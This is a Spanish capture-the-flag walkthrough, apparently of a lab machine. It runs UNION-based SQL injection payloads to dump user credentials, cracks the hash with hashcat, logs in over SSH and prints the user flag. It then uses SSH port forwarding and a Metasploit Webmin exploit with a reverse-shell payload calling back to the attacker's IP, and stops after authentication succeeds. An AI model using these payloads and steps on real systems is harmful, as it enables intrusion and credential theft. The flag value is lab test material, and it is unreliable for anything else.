


En programación, un cheat sheet puede contener los comandos más comunes de un lenguaje de programación como Python, JavaScript o SQL.

Podemos encontrar la forma en que se escribe las solicitudes, https://portswigger.net/web-security/sql-injection/cheat-sheet




Algunas bases de datos para hacerla manual. SChemata En el contexto de SQL (Structured Query Language), el término "schema" (o esquema en español) se refiere a una estructura lógica que organiza y agrupa objetos dentro de una base de datos. Un esquema es un contenedor que agrupa diversos objetos de la base de datos, tales como tablas, vistas, índices, procedimientos almacenados, y más. Sirve para organizar y separar diferentes conjuntos de objetos dentro de una base de datos, facilitando su gestión y seguridad.



Buscamos errores en la base de datos. Utilizamos la petición del Repeater y renderizamos.

En la petición cambiamos la parte del search por diferentes comandos.

```
searchitem='union select 1,2,3 -- -
```




Vemos que posee hasta 3 columnas. Una forma es con unión select, otra con order by. Si queremos ver la versión.

```
searchitem='union select 1,@@version, "b" -- -
```

Para usuarios:

```
searchitem='union select 1,@@version, user() -- -
```




Nombre de la base de datos:

```
searchitem='union select 1,database(), user() -- -
```

Esta es la estructura information_schema:

```
searchitem='union select 1,2, schema_name from
information_schema.schemata -- -
```




Quiero obtener el nombre de la tabla, table_name:

```
searchitem='union select 1,table_schema, table_name from
information_schema.tables where table_schema='db' -- -
```

Solo nos faltaría saber las columnas de la base de datos.


```
searchitem='union select 1,table_schema, column_name from
information_schema.columns where table_schema='db' -- -
```



Por último entonces

```
searchitem='union select 1,username,pwd from users -- -
```


Por lo tanto, lo probamos en el search de la página.



Obtenemos un hash.


```
ab5db915fc9cea6c78df88106c6500c57f2b52901ca6c0c6218f04122c3efd14
```

Tratamos de identificarlo con HASH IDENTIFIER.



O por consola.

Nos identifica un hash posible SHA-256. Buscamos en crackstation o hashes.



Colocamos el hash en un archivo llamado “hash.txt”

```
 GNU nano 8.2                                                    hash.txt *
ab5db915fc9cea6c78df88106c6500c57f2b52901ca6c0c6218f04122c3efd14
```

Utilizamos Hashcat.

```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# hashcat -m 1400 hash.txt /usr/share/wordlists/rockyou.txt
Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 1 sec

ab5db915fc9cea6c78df88106c6500c57f2b52901ca6c0c6218f04122c3efd14:videogamer124
```

Agent47:videogamer124

Con dicho usuario y contraseña probamos si son validas para el servicio SSH.

```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# crackmapexec ssh 10.10.60.230 -u 'agent47' -p 'videogamer124'
SSH         10.10.60.230    22     10.10.60.230     [*] SSH-2.0-OpenSSH_7.2p2 Ubuntu-4ubuntu2.7
SSH         10.10.60.230    22     10.10.60.230     [+] agent47:videogamer124
```

Si es correcto por lo tanto tenemos nuestras credenciales e ingresamos.

```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# ssh -l agent47 10.10.60.230
The authenticity of host '10.10.60.230 (10.10.60.230)' can't be established.
ED25519 key fingerprint is SHA256:CyJgMM67uFKDbNbKyUM0DexcI+LWun63SGLfBvqQcLA.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:8: [hashed name]
    ~/.ssh/known_hosts:10: [hashed name]
    ~/.ssh/known_hosts:11: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.60.230' (ED25519) to the list of known hosts.
agent47@10.10.60.230's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-159-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

109 packages can be updated.
68 updates are security updates.


Last login: Fri Aug 16 17:52:04 2019 from 192.168.1.147
agent47@gamezone:~$
```

```
agent47@gamezone:~$ ls
user.txt
agent47@gamezone:~$ cat user.txt
649ac17b1480ac13ef1e4fa579dac95c
```

***FLAG: user.txt - 649ac17b1480ac13ef1e4fa579dac95c**

7) Escalación de privilegios.

Pasamos a la escalación de Privilegios averiguando mas sobre nuestro sistema victima con LINPEAS.

```
Last login: Fri Aug 16 17:52:04 2019 from 192.168.1.147
agent47@gamezone:~$
```

Montamos un server y pasamos el linpeas.

```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# python3 -m http.server 8085
Serving HTTP on 0.0.0.0 port 8085 (http://0.0.0.0:8085/) ...
```

Veo mi ip.

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST>  mtu 1500
        inet 10.13.72.215  netmask 255.255.128.0  destination 10.13.72.215
        inet6 fe80::f310:ce7b:523e:9e6  prefixlen 64  scopeid 0x20<link>
        unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00  txqueuelen 500
```

Descargo entonces.

```
agent47@gamezone:~$ wget 10.13.72.215:8085/linpeas
--2024-11-18 08:50:56--  http://10.13.72.215:8085/linpeas
Connecting to 10.13.72.215:8085... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3211176 (3.1M) [application/octet-stream]
Saving to: 'linpeas'

linpeas             100%[===================>]   3.06M   432KB/s    in 9.5s

2024-11-18 08:51:07 (331 KB/s) - 'linpeas' saved [3211176/3211176]
```

Damos los permisos y ejecutamos.


```
agent47@gamezone:~$ chmod +x linpeas
agent47@gamezone:~$ ./linpeas
```

Observamos.

Vemos que tenemos un puerto exterior abierto, pero nuestro escaneo no lo pudo detectar.

Si es 127.0.0.1 = entonces es interno, si es 0.0.0.0 entonces son externos los deberíamos ver

Hay un firewall que bloquea el puerto 10000.



```
SUID - Check easy privesc, exploits and write perms
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
strings Not Found
-rwsr-xr-x 1 root root 39K May 16  2017 /usr/bin/newgrp  --->  HP-UX_10.20
-rwsr-xr-x 1 root root 53K May 16  2017 /usr/bin/passwd  --->  Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_
2.5.1(02-1997)
-rwsr-xr-x 1 root root 40K May 16  2017 /usr/bin/chsh
-rwsr-xr-x 1 root root 33K May 16  2017 /usr/bin/newuidmap
-rwsr-xr-x 1 root root 49K May 16  2017 /usr/bin/chfn  --->  SuSE_9.3/10
-rwsr-xr-x 1 root root 74K May 16  2017 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 33K May 16  2017 /usr/bin/newgidmap
-rwsr-xr-x 1 root root 23K Jan 15  2019 /usr/bin/pkexec  --->  Linux4.10_to_5.1.17(CVE-2019-13272)/rhel_6(CVE-2011-1485)/Generic_CVE-202
1-4034
-rwsr-sr-x 1 daemon daemon 51K Jan 14  2016 /usr/bin/at  --->  RTru64_UNIX_4.0g(CVE-2002-1614)
-rwsr-xr-x 1 root root 134K Jul  4  2017 /usr/bin/sudo  --->  check_if_the_sudo_version_is_vulnerable
-rwsr-xr-- 1 root messagebus 42K Jan 12  2017 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 39K Jun 14  2017 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
-rwsr-xr-x 1 root root 97K Jan 29  2019 /usr/lib/snapd/snap-confine  --->  Ubuntu_snapd<2.37_dirty_sock_Local_Privilege_Escalation(CVE-2
019-7304)
-rwsr-xr-x 1 root root 419K Jan 31  2019 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 10K Mar 27  2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 15K Jan 15  2019 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root root 139K Jan 28  2017 /bin/ntfs-3g  --->  Debian9/8/7/Ubuntu/Gentoo/others/Ubuntu_Server_16.10_and_others(02-2017)
-rwsr-xr-x 1 root root 27K May 16  2018 /bin/umount  --->  BSD/Linux(08-1996)
-rwsr-xr-x 1 root root 31K Jul 12  2016 /bin/fusermount
-rwsr-xr-x 1 root root 40K May 16  2018 /bin/mount  --->  Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwsr-xr-x 1 root root 44K May  7  2014 /bin/ping
-rwsr-xr-x 1 root root 40K May 16  2017 /bin/su
-rwsr-xr-x 1 root root 44K May  7  2014 /bin/ping6
```

```
SGID
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
-rwxr-sr-x 1 root shadow 35K Apr  9  2018 /sbin/pam_extrausers_chkpwd
-rwxr-sr-x 1 root shadow 35K Apr  9  2018 /sbin/unix_chkpwd
-rwxr-sr-x 1 root tty 15K Mar  1  2016 /usr/bin/bsd-write
-rwxr-sr-x 1 root shadow 61K May 16  2017 /usr/bin/chage
-rwxr-sr-x 1 root shadow 23K May 16  2017 /usr/bin/expiry
-rwxr-sr-x 1 root crontab 36K Apr  5  2016 /usr/bin/crontab
-rwxr-sr-x 1 root utmp 425K Feb  7  2016 /usr/bin/screen  --->  GNU_Screen_4.5.0
-rwxr-sr-x 1 root tty 27K May 16  2018 /usr/bin/wall
-rwxr-sr-x 1 root mlocate 39K Nov 18  2014 /usr/bin/mlocate
-rwxr-sr-x 1 root ssh 351K Jan 31  2019 /usr/bin/ssh-agent
-rwsr-sr-x 1 daemon daemon 51K Jan 14  2016 /usr/bin/at  --->  RTru64_UNIX_4.0g(CVE-2002-1614)
-rwxr-sr-x 1 root utmp 10K Mar 11  2016 /usr/lib/x86_64-linux-gnu/utempter/utempter
-rwsr-sr-x 1 root root 97K Jan 29  2019 /usr/lib/snapd/snap-confine  --->  Ubuntu_snapd<2.37_dirty_sock_Local_Privilege_Escalation(CVE-2
019-7304)
```

Realizamos TUNELIZACION - le digo que mi puerto local será el 10000 y cuando en Kali consulto el puerto, se consulte al mismo puerto 10000


```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# ssh -l agent47 10.10.60.230 -L 10000:127.0.0.1:10000
agent47@10.10.60.230's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-159-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

109 packages can be updated.
68 updates are security updates.


Last login: Tue Nov 19 12:16:22 2024 from 10.13.72.215
agent47@gamezone:~$
```


Aparentemente es la misma sesión sh pero no ahora tenemos habilitado el puerto.

Redirecciono mi puerto Kali al de la máquina, mi puerto ósea el local puede ser por ejemplo el 10000 y en la victima es el 10000.


```
┌──(root㉿kali)-[/home/kali]
└─# netstat -aont | grep 10000
tcp        0      0 127.0.0.1:10000         0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp6       0      0 ::1:10000               :::*                    LISTEN      off (0.00/0/0)
```

Ahora podemos verlo realizamos el escaneo






Nos deja ver, no modificar.




Probamos nuestras credenciales de SSH.




Vemos entonces que entramos a una página de webmin con su versión 1.580, que posee un file manager y un buscador.


Podemos ver que nos reconoce como el usuario agent47 y nos da la versión del mismo como también del sistema operativo. Vemos el buscador y file manager.




Vemos allí un exploit de metaexploit para la versión.



Entro a metaexploit





Usamos el 0 y vemos la opciones.

```
msf6 exploit(unix/webapp/webmin_show_cgi_exec) > show options

Module options (exploit/unix/webapp/webmin_show_cgi_exec):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   yes       Webmin Password
   Proxies                    no        A proxy chain of format ty
   RHOSTS                     yes       The target host(s), see ht
                                        t.html
   RPORT     10000            yes       The target port (TCP)
   SSL       true             yes       Use SSL
   USERNAME                   yes       Webmin Username
   VHOST                      no        HTTP server virtual host
```

Completamos entonces..

```
msf6 exploit(unix/webapp/webmin_show_cgi_exec) > set username agent47
username ⇒ agent47
msf6 exploit(unix/webapp/webmin_show_cgi_exec) > set rhosts 127.0.0.1
rhosts ⇒ 127.0.0.1
msf6 exploit(unix/webapp/webmin_show_cgi_exec) > set password videogamer124
password ⇒ videogamer124
```

Tenemos nuestros datos pero todavía nos falta el payload.

```
msf6 exploit(unix/webapp/webmin_show_cgi_exec) > set payload cmd/unix/reverse
payload ⇒ cmd/unix/reverse
```

Le damos nuestra IP de escucha

```
msf6 exploit(unix/webapp/webmin_show_cgi_exec) > set lhost 10.13.72.215
lhost ⇒ 10.13.72.215
```

Verificamos la información. Es importante que el ssl sea false.

```
   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD  videogamer124    yes       Webmin Password
   Proxies                    no        A proxy chain of for
   RHOSTS    127.0.0.1        yes       The target host(s),
                                        t.html
   RPORT     10000            yes       The target port (TCP
   SSL       false            yes       Use SSL
   USERNAME  agent47          yes       Webmin Username
   VHOST                      no        HTTP server virtual


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.13.72.215     yes       The listen address (an
   LPORT  4444             yes       The listen port
```

Corremos el exploit


```
msf6 exploit(unix/webapp/webmin_show_cgi_exec) > run

[*] Started reverse TCP double handler on 10.13.72.215:4444
[*] Attempting to login ...
[+] Authentication successful
[+] Authentication successful
